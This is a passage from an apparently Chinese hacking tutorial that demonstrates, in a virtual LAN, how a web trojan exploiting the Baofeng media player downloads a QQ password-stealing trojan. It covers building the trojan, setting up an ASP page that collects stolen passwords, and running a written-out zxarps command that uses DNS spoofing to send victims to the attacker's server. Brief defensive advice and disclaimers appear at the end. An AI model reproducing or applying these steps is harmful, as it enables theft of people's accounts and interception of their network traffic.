


图13




图14

这里有一个问题需要说明，一开始安装“暴风影音 2009 1对1 特别版”后测试网马一切顺利，可过了几天就怎么测试也不行了，后来我把外网关了，再安装“暴风影音2009 1对1 特别版”后又能测试成功了，我怀疑是暴风影音自动下载并安装了相应的补丁，因此大家在测试时最好也切断外网连接（从安装暴风影音前到测试网马后）。

通过挂马我们还能干什么呢？还能盗取别人的QQ号，那要如何盗QQ号呢？有了可用的网马后实现起来就简单了，只要把网马下载的木马换成QQ木马就可以。下面我就为大家演示一下如何使用QQ木马盗取QQ号的过程。在进行演示前我首先声明两点：

（1）非法盗取他人的QQ号是违法的，建议拿自己的QQ号做测试。

（2）外面公布的QQ木马很可能有后门或捆绑了软件，建议测试时在虚拟机中或在有还原软件的系统中进行，并且不要拿自己常用的QQ号进行测试，强烈建议申请一个新QQ号来专门进行测试。

我在网上找到了一款名叫“征服者QQ2009大盗（华夏专版）”的QQ木马，经过测试它可以在不关闭QQ的情况下截获QQ 2009 Beta及以前版本的QQ密码，但对QQ 2009 Beta 2和QQ2009正式版无效。如果你的QQ版本高于QQ 2009 Beta，可以从官方http://im.qq.com/qq/2009/beta/#下载QQ 2009 Beta来进行测试。

好了，下面来看看如何使用QQ木马，打开“征服者QQ2009大盗（华夏专版）”，可以看到如图15所示的界面。




图15

它只提供了网页收信一种方式，为了收信，我们需要一个支持asp的空间，这里我还是使用上面用netbox搭建的web服务器。把“收信文件”文件夹下的所有文件复制到netbox的web文件夹下，“发信地址”为http://192.168.44.130/qqpost.asp，点击“点击测试收信”按钮来看一下能否收到信，点击后会看到如图16所示的提示框。




图16




图17

点“确定”按钮后就会自动跳转到收信管理登录页面，使

用默认用户名admin和默认密码admin登录后成功看到了测试结果，说明我们的收信地址可以使用，如图17，图18。




图18

下面来生成一个QQ木马，为了减小生成木马的体积，在“加sg壳”选项前打勾，点击“生成QQ大盗木马”按钮后就会生成一个名为server.exe的QQ木马了，把它重命名为qq.exe。来看看这个木马管不管用，安装QQ2009Beta后运行木马qq.exe，自动删除后就说明木马已经运行了，登录一下我的测试QQ，登录成功后刷新一下http://192.168.44.130/qqget.asp，成功截获了我刚才登录的QQ号和密码（如果登录一次截获不到的话可以多登录几次试试），如图19。




图19

既然已经验证QQ木马可用，那就来实战一下在局域网中通过挂马盗QQ号的过程吧。还是利用刚才的虚拟环境，192.168.44.130这台主机作为攻击主机，192.168.44.143这台主机作为被攻击主机，把生成的QQ木马qq.exe放到netbox的web文件夹中，访问地址是http://192.168.44.130/qq.exe，还是使用“绅士暴风影音最新版oday_网马生成器”生成网马，这次下载的木马为http://192.168.44.130/qq.exe，生成后把网马也放到netbox的web文件夹中，在192.168.44.130这台主机的命令行下输入**zxarps.exe –idx 0 –ip 192.168.44.143 –hackdns “www.baidu.com|192.168.44.130”**来进行DNS欺骗，在192.168.44.143这台主机上安装“暴风影音 2009 1对1 特别版”和QQ2009Beta，然后访问www.baidu.com，过一会儿登录一下用来测试的QQ，来到192.1968.44.130这台主机上再次刷新http://192.168.44.130/qqget.asp，结果如图20所示，已经成功截获到了在192.168.44.143这台主机上登录的QQ号和密码。




图20

能不能防范这种局域网中的挂马呢？防范的方法就是打上各种软件漏洞的补丁，尽量少的安装软件，安装的软件越多，它们出漏洞的可能性就越大。另外，这里向大家推荐一款新工具－－金山网盾，这款软件目前还处于beta阶段，不过比较好用，能够防范采用常用挂马方法的挂马，安装它后再次访问我们伪造的www.baidu.com时就会成功拦截到挂马代码了，如图21。

